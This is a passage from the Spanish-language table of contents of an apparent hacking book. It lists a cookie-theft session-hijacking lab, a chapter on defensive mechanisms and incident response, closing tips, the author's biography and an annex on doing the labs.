[Lab: Secuestrando sesiones robando cookies](#)
[Recursos útiles](#)
[Capítulo 5: Mecanismos defensivos](#)
[¿Por qué una sección sobre defensa en un libro de hacking?](#)
[Seguridad proactiva: antes de que nos ataquen](#)
[Seguridad reactiva: una vez hemos sido atacados](#)
[Pasos a seguir durante y después de un ataque informático](#)
[Recursos útiles](#)
[Consejos finales](#)
[¡Sus comentarios son apreciados!](#)
[Acerca de la autora](#)
[Anexo: Cómo realizar con éxito los laboratorios](#)
[Notas y referencias](#)
[Notas](#)